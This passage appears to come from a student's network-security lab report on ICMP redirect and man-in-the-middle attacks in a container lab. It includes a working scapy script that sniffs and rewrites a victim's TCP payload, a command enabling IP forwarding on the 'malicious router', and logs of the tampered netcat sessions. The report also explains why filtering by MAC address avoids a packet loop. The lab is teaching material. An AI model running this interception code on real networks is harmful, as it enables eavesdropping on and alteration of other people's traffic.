- **We only need to capture the traffic going from the client (Victim) to the server (Destination A).**
- The ICMP redirect code causes only the victim's outgoing traffic to be rerouted through the attacker's router. This means that even if the attacker's router tries to intercept traffic coming from the server back to the victim, it won't work as the packets will simply reach the victim through the actual router.
- Please refer the below screenshots of `mtr` on both the client and server. (Enable IP forwarding before checking the `mtr` output)




```
                              My traceroute  [v0.93]
359c53b37f76 (10.9.0.5)                                      2024-11-01T17:37:15+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                               Packets               Pings
 Host                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                0.0%    12    0.2   0.1   0.1   0.2   0.0
 2. 10.9.0.11                                 0.0%    12    0.1   0.1   0.1   0.2   0.0
 3. 192.168.60.5                              0.0%    11    0.2   0.1   0.1   0.3   0.1
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
                              My traceroute  [v0.93]
30ce0f296d06 (192.168.60.5)                                  2024-11-01T17:37:15+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                               Packets               Pings
 Host                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 192.168.60.11                             0.0%     5    0.1   0.1   0.1   0.1   0.0
 2. 10.9.0.5                                  0.0%     5    0.1   0.2   0.1   0.3   0.1
```


```
Malicious Router (10.9.0.111): sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
Malicious Router (10.9.0.111):
```

- **Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.**
- I've created a file `mitm_test.py` where I'll use IP address to the MITM attack.
- **Using Victim's IP Address:**
    - Below is the screenshot of the code `mitm_test.py`. Here, we use the victim's IP address and try to execute the MITM attack.



```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

# Define the MAC address of the Victim (Source) and IP address of the Destination
# Victim_MAC = "02:42:0a:09:00:05"
# Destination_IP = "192.168.60.5"

def spoof_pkt(pkt):
   """
   Function to SNIFF & SPOOF TCP Packets
   """
   # Create a new packet based on the captured packet
   newpkt = IP(bytes(pkt[IP]))           # Copy th IP layer
   del(newpkt.chksum)                    # Delete the IP Checksum
   del(newpkt[TCP].payload)              # Delete the TCP Payload
   del(newpkt[TCP].chksum)               # Delete TCP Checksum

   # Modify the packet payload if it exists
   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace my name "Mutahar" with A's in the data
       newdata = data.replace(b'Mutahar', b'AAAAAAA')
       send(newpkt/newdata)              # Send the modified packet
   else:
       send(newpkt)                      # Simply forward the packet if no paylaod

# Define packet filter using the victim's MAC
my_filter = 'tcp and ip src 10.9.0.5 and ip dst 192.168.60.5'
# my_filter = filter.format(MAC = Victim_MAC, IP = Destination_IP)
pkt = sniff(iface = "eth0", filter = my_filter, prn = spoof_pkt)
```

    - Below is the screenshot of the attack using the above code.




```
Victim (10.9.0.5): nc 192.168.60.5 9090
Victim -> Hello!
Server -> Hi, who is this?
Victim -> This is Mutahar.
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
Destination (192.168.60.5): nc -lp 9090
Victim -> Hello!
Server -> Hi, who is this?
Victim -> This is AAAAAAA.
```

```
Sent 1 packets.
.
Sent 1 packets.
*** b'Victim -> Hello!\n', length: 17
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Victim -> This is AAAAAAA.\n', length: 27
.
Sent 1 packets.
*** b'Server -> Hi, who is this?\n', length: 27
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Victim -> Hello!\n', length: 17
.
Sent 1 packets.
.
```

- **Using Victim's MAC Address:**
    - o Here, we use the victim's MAC address and execute the MITM. Below is the snip of the attack using the original script `mitm.py`



```
Victim (10.9.0.5): nc 192.168.60.5 9090
Victim -> Hello!
Server -> Hi, who is this?
Victim -> This is Mutahar.
Server -> Sorry, I don't recognise you! You are being blocked!
Victim -> My name is Mutahar. What is going on here?
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
Destination (192.168.60.5): nc -lp 9090
Victim -> Hello!
Server -> Hi, who is this?
Victim -> This is AAAAAAA.
Server -> Sorry, I don't recognise you! You are being blocked!
Victim -> My name is AAAAAAA. What is going on here?
```

```
.
Sent 1 packets.
*** b'Victim -> Hello!\n', length: 17
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Server -> Hi, who is this?\n', length: 27
.
Sent 1 packets.
*** b'Victim -> This is Mutahar.\n', length: 27
.
Sent 1 packets.
*** b"Server -> Sorry, I don't recognise you! You are being blocked!\n", length: 63
.
Sent 1 packets.
*** b'Victim -> My name is Mutahar. What is going on here?\n', length: 53
.
Sent 1 packets.
```

- **When we use the IP, the modified packets sent out by the malicious router also satisfies the condition in the filter (the modification never touches the IP addresses), so every packet sent out by the router will also be captured by the sniffer, and trigger another packet, and this one will trigger yet another one, and so on. This is an endless loop. Therefore, using MAC is always a good choice for the MITM attack.**